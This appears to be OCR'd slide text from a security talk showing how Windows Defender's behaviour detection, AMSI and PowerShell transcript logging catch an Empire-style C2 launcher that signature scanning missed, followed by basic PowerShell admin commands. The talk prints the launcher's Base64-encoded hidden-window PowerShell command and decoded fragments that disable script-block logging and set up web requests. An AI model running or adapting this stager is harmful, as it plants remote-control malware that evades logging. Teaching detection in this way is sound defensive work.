
Magdeburg Germany

POWERSHELL BASED EXPLOITATION

- "Living off the land"
- Open Source Tools
  - Bloodhound
  - Empire (BC-Security Branch)
  - Powerup
  - PoshC2
  - Death Star
  - And more…

PoshC2

WHEN SIGNATURE DETECTION FAILS



Run a quick, full, custom, or Windows Defender Offline scan.


No current threats.
Last scan: 2/4/2020 12:13 PM (custom scan)
0 threats found.
Scan lasted 1 seconds
9 files scanned.

FAIL --->

- group_memberships.csv
- local_admins.csv
- trusts.csv
- user_sessions.csv
- launcher

5 items


BAD STUFF --->



launcher - Notepad

```
@echo off
start /b powershell -NonInteractive -noProfile -sta -w 1 -enco SQBGACgAJABQAFMAVgBlAHIAcwBJAG8AbgBUAGEAYgBMAEUALgBQAFMAVgBFAHIAUwBJAE8AbgAuAE0AYQBqAG8AUgAgAC0ARwBFACAAM
gBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAkAFYAYQBMAD0AWwBDAE8ATABsAGUAQwBUAGkAbwBuAFMALgBHAGUATgBlAHIASQBDAC4ARABJAGMAVABpAE8ATgBhAHIAeQBbAFMAdABSAGkAbgBnACwAUwB5AHMAdABlAE0AL
wAuAEgAQQBTAGgAUwBlAFQAWwBzAFQAUgBJAE4AZwBdACkAKQB9ACQAUgBlAGYAPQBbAFIARQBmAF0ALgBBAFMAcwBlAE0AYgBsAHkALgBHAEUAVABUAHkAUABFACgAJwBTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwBlAG0AZ
wB0AGUAbQAuAE4ARQB0AC4AVwBlAEIAUgBlAHEAVQBlAFMAVABdADoAOgBEAEUARgBhAFUAbABUAFcAZQBiAFAAUgBPAHgAWQA7ACQANQA2ADYALgBQAHIAbwBYAFkALgBDAFIARQBkAEUAbgBUAEkAYQBsAHMAIAA9ACAAW
wAkAEkAXQA7ACQAXwAtAGIAWABvAFIAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASABdACkAJQAyADUANgBdAH0AfQA7ACQAcwBlAHIAPQAkACgAWwBUAGUAWABUAC4ARQBOAEMATwBEAGkATgBnAF0AOgA6AFUAT
OBFAFgA
```

BEHAVIOR DETECTION SUCCEEDS



VirTool:PowerShell/Realm.A


Alert level: Severe
Status: Active
Date: 2/4/2020 12:17 PM
Category: Tool
Details: This program is used to create viruses, worms or other malware.

Learn more

Affected items:


amsi: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

WINDOWS DEFENDER + GROUP POLICIES



```
Username: NIMITZ\jim
RunAs User: NIMITZ\jim         <--- User
Configuration Name:
Machine: HAWKEYE (Microsoft Windows NT 10.0.17763.0)  <--- System Name
                                                                  <--- Suspicous Options being used
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive -noProfile -sta -w 1 -enco SQBGACgAJABQAFMAVgBlAHIAcwBJAG8AbgBUAGEAYgBMAEUALgBQAFMAVgBFAHIAUwBJAE8AbgAuAE0AYQBqAG8AUgAgAC0ARwBFACAAMwApAHsAJAA4A
QBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAkAFYAYQBMAD0AWwBDAE8ATABsAGUAQwBUAGkAbwBuAFMALgBHAGUATgBlAHIASQBDAC4ARABJAGMAVABpAE8ATgBhAHIAeQBbAFMAdABSAGkAbgBnACwAUwB5AHMAdABlAE0ALgBPAEIAagBFA
wB0ACAAQwBvAGwAbABFAGMAVABJAE8AbgBzAC4ARwBFAE4AZQByAEkAQwAuAEgAQQBTAGgAUwBlAFQAWwBzAFQAUgBJAE4AZwBdACkAKQB9ACQAUgBlAGYAPQBbAFIARQBmAF0ALgBBAFMAcwBlAE0AYgBsAHkALgBHAEUAVABUAHkAUABFACgAJwBTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwBlAG0AZQBuAHQALgBBA
AAnACwAJAB1ACkAOwAkADUANgA2AC4AUABSAE8AeABZAD0AWwBTAFkAcwB0AGUAbQAuAE4ARQB0AC4AVwBlAEIAUgBlAHEAVQBlAFMAVABdADoAOgBEAEUARgBhAFUAbABUAFcAZQBiAFAAUgBPAHgAWQA7ACQANQA2ADYALgBQAHIAbwBYAFkALgBDAFIARQBkAEUAbgBUAEkAYQBsAHMAIAA9ACAAWwBTAFkAcwB0A
wAkAEkAXQAsACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAAkAFMAWwAkAEkAXQA7ACQAXwAtAGIAWABvAFIAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASABdACkAJQAyADUANgBdAH0AfQA7ACQAcwBlAHIAPQAkACgAWwBUAGUAWABUAC4ARQBOAEMATwBEAGkATgBnAF0AOgA6AFUATgBJAEMAbwBkA
gAgACQAUgAgACQAZABBAFQAYQAgACgAJABJAFYAKwAkAEsAKQApAHwASQBFAFgA
Process ID: 984
PSVersion: 5.1.17763.1
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17763.1
BuildVersion: 10.0.17763.1
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
**********************
Command start time: 20200204122927
**********************
PS>IF($PSVersIonTabLE.PSVErSIOn.MajoR -GE 3){$822=[ReF].AsSemBLy.GEtTYPE('System.Management.Automation.Utils')."GeTFIe`LD"('cachedGroupPolicySettings','N'+'onPublic,Static');If($822){$191=$822.GETVAlUe($nULl);If($191['ScriptB'+'lockLogg
(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$566.HEAdERS.Add('User-Agent',$u);$566.PROxY=[SYstem.NEt.WeBReqUeST]::DEFaUlTWebPROxY;$566.ProXY.CREdEnTIals = [SYstEm.NeT.CrEdenTiaLCaCHe]::DEfAuLtNEtWORkCRedEntiaLs;$Script:Pro
At line:1 char:1
+ IF($PSVersIonTabLE.PSVErSIOn.MajoR -GE 3){$822=[ReF].AsSemBLy.GEtTYPE ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software. <--- Victory!
At line:1 char:1
+ IF($PSVersIonTabLE.PSVErSIOn.MajoR -GE 3){$822=[ReF].AsSemBLy.GEtTYPE ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

WINDOWS DEFENDER + GROUP POLICIES



Trojan:Script/Foretype.A!ml
2/4/2020 11:48 AM (Quarantined)

VirTool:PowerShell/Realm.A
2/4/2020 11:48 AM (Quarantined)

Trojan:Win32/Wacatac.C!ml
2/4/2020 11:47 AM (Quarantined)

VirTool:PowerShell/Realm.A
1/30/2020 7:01 PM (Quarantined)

VirTool:PowerShell/Realm.A
1/30/2020 12:16 PM (Quarantined)

Behavior:Win32/Powessere.H
1/30/2020 12:05 PM (Quarantined)

Trojan:Win32/Powessere.J
1/30/2020 12:05 PM (Quarantined)
Severe

Trojan:Script/Foretype.A!ml
1/30/2020 11:32 AM (Quarantined)
Severe

Trojan:Script/Foretype.A!ml

Alert level: Severe
Status: Quarantined
Date: 2/4/2020 11:48 AM
Category: Trojan
Details: This program is dangerous and executes commands from an attacker.

Learn more

Affected items:

containerfile: C:\pshelltrancripts
\20200204\PowerShell_transcript.HAWKEYE.nOks0HdG.20200204114745.txt

file: C:\pshelltrancripts
\20200204\PowerShell_transcript.HAWKEYE.nOks0HdG.20200204114745.txt->(UTF-8)

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

POWERSHELL COMMANDS

- Get-Service
  - Lists services running or stopped

POWERSHELL COMMANDS

- Get-Childitem (-hidden)
  - Lists directories and files

POWERSHELL COMMANDS

- Start-Service <servicename>
- Stop-Service <servicename>
  - Start/Stop service
  - Ex. Start-Service DNS

POWERSHELL COMMANDS

- sc.exe start <servicename>
- sc.exe stop <servicename>
  - Start/Stop service

POWERSHELL COMMANDS

- Set-Service –Name <serviceName> -StartupType <startupType>
  - Automatic (Delayed)
  - Automatic
  - Manual
  - Disabled

POWERSHELL COMMANDS

- Get-MpComputerStatus
  - Gets the status of antimalware software on system

POWERSHELL COMMANDS

- Start-MpScan
  - [-ScanPath <String>]
  - [-ScanType <ScanType>]
  - [-CimSession <CimSession[]>]
  - [-ThrottleLimit <Int32>]
  - [-AsJob]

POWERSHELL COMMANDS

- Get-Process
  - List Processes

POWERSHELL COMMANDS

- Get-ComputerInfo
  - Display system information

POWERSHELL COMMANDS

- Clear
  - Clear Screen

POWERSHELL COMMANDS

- More info https://docs.microsoft.com/en-us/powershell/

SERVER SETUP